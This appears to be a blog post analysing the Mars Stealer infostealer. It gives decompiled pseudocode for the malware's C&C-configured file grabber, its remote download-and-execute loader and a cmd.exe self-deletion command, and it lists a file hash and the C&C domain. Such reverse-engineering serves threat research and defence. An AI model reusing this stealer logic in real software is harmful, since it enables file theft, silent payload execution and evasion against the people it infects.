Mars has a custom grabber with multiple functions. First, the malware makes a request to C&C and gets config as a response. Grabber config looks like this `name|max_size|path|formats|recursively|` . Then uses `setup_grabber()` which use `strtok()` with `lstrcatA()` to parse grabber config and calls `grabber()` which performs grabbing.

```
int __cdecl grabber(int config, int heap_address)
{
  char *grabber_prm; // [esp+4h] [ebp-16B4h]
  char path[264]; // [esp+8h] [ebp-16B0h] BYREF
  char String[5004]; // [esp+110h] [ebp-15A8h] BYREF
  int max_size; // [esp+149Ch] [ebp-21Ch]
  CHAR name[4]; // [esp+14A0h] [ebp-218h] BYREF
  CHAR formats[4]; // [esp+15A8h] [ebp-110h] BYREF
  int swtich_case; // [esp+16B4h] [ebp-4h]

  func_memset(String, 0x1388u);
  func_memset(name, 0x104u);
  func_memset(path, 0x104u);
  func_memset(formats, 0x104u);
  lstrcatA(String, config);
  grabber_prm = strtok(String, "|");            // name|max_size|path|formats|recursively
  swtich_case = 1;
  while ( grabber_prm )
  {
    switch ( swtich_case )
    {
      case 1:
        func_memset(name, 0x104u);
        lstrcatA(name, grabber_prm);
        break;
      case 2:
        max_size = count_size(grabber_prm);
        break;
      case 3:
        func_memset(path, 0x104u);
        lstrcatA(path, grabber_prm);
        break;
      case 4:
        func_memset(formats, 0x104u);
        lstrcatA(formats, grabber_prm);
        break;
      case 5:
        if ( StrCmpCA(grabber_prm, "0") )
          sub_154EC0(name, max_size, path, formats, 1, heap_address);
        else
          sub_154EC0(name, max_size, path, formats, 0, heap_address);
        swtich_case = 0;
        break;
      default:
        break;
    }
    ++swtich_case;
    grabber_prm = strtok(0, "|");
  }
  return func_memset(String, 0x1388u);
}
```

Malware gets loader config as the response while uploading log. This config looks like this `link|load_to|startup_param|` (download link, path to a loaded file, start-up parameters).

To download file stealer calls `download_file()` function. Then uses `strtok()` with `lstrcatA()` to parse config parameters and calls `ShellExecuteExA()` to execute executable.

```
int __cdecl loader(char *config)
{
  SHELLEXECUTEINFOA pExecInfo; // [esp+4h] [ebp-360h] BYREF
  LPCSTR loader_prm; // [esp+40h] [ebp-324h] BYREF
  CHAR path_to_file[264]; // [esp+44h] [ebp-320h] BYREF
  CHAR download_url[264]; // [esp+14Ch] [ebp-218h] BYREF
  CHAR run_prm[268]; // [esp+254h] [ebp-110h] BYREF
  int switch_case; // [esp+360h] [ebp-4h]

  loader_prm = strtok(config, "|");             // link|load_to|startup_param|
  switch_case = 1;
  func_memset(download_url, 0x104u);
  func_memset(path_to_file, 0x104u);
  func_memset(run_prm, 0x104u);
  while ( loader_prm )
  {
    switch ( switch_case )
    {
      case 1:
        lstrcatA(download_url, loader_prm);
        break;
      case 2:
        lstrcatA(path_to_file, loader_prm);
        break;
      case 3:
        lstrcatA(run_prm, loader_prm);
        download_file(download_url, path_to_file);
        sub_15A160(&pExecInfo, 0, 0x3Cu);
        pExecInfo.cbSize = 60;
        pExecInfo.fMask = 0;
        pExecInfo.hwnd = 0;
        pExecInfo.lpVerb = open_str;            // open
        pExecInfo.lpFile = path_to_file;
        pExecInfo.lpParameters = run_prm;
        pExecInfo.lpDirectory = 0;
        pExecInfo.nShow = 5;
        pExecInfo.hInstApp = 0;
        ShellExecuteExA(&pExecInfo);
        sub_15A160(&pExecInfo, 0, 0x3Cu);
        func_memset(path_to_file, 0x104u);
        func_memset(run_prm, 0x104u);
        func_memset(download_url, 0x104u);
        switch_case = 0;
        break;
    }
    ++switch_case;
    loader_prm = strtok(0, "|");
  }
  return func_memset(&loader_prm, 4u);
}
```

Malware gets the way to itself by using `GetModuleFileName()` and calls `ShellExecuteExA()` which executes `cmd.exe` with `/c timeout /t 5 & del /f /q \"%s\" & exit` parameters. After 5 seconds `cmd.exe` deletes current executable.

```
int self_removal()
{
  char prm[264]; // [esp+0h] [ebp-250h] BYREF
  char pe_path[268]; // [esp+108h] [ebp-148h] BYREF
  SHELLEXECUTEINFOA pExecInfo; // [esp+214h] [ebp-3Ch] BYREF

  func_memset(prm, 0x104u);
  func_memset(pe_path, 0x104u);
  GetModuleFileName(0, pe_path, 260);
  wsprintfA(prm, "/c timeout /t 5 & del /f /q \"%s\" & exit", pe_path);
  sub_15A160(&pExecInfo, 0, 0x3Cu);
  pExecInfo.cbSize = 60;
  pExecInfo.fMask = 0;
  pExecInfo.hwnd = 0;
  pExecInfo.lpVerb = open_str;
  pExecInfo.lpFile = "C:\\Windows\\System32\\cmd.exe";
  pExecInfo.lpParameters = prm;
  memset(&pExecInfo.lpDirectory, 0, 12);
  ShellExecuteExA(&pExecInfo);
  func_memset(&pExecInfo, 0x3Cu);
  func_memset(prm, 0x104u);
  return func_memset(pe_path, 0x104u);
}
```

Mars Stealer it’s an improved version of Oski Stealer. Have been added anti-debug check, crypto extensions stealing, but outlook stealing is missing. The code has been refactoring, but some algorithms remained stupid as in Oski Stealer. Here you can read detailed Oski Stealer analysis from CyberArk.

Tweet: Aug 9, 2021

File: 6143734a8c9cae36bfde4f4b67f3c604

C&C: cookreceipts.fun

Source: https://3xp0rt.com/posts/mars-stealer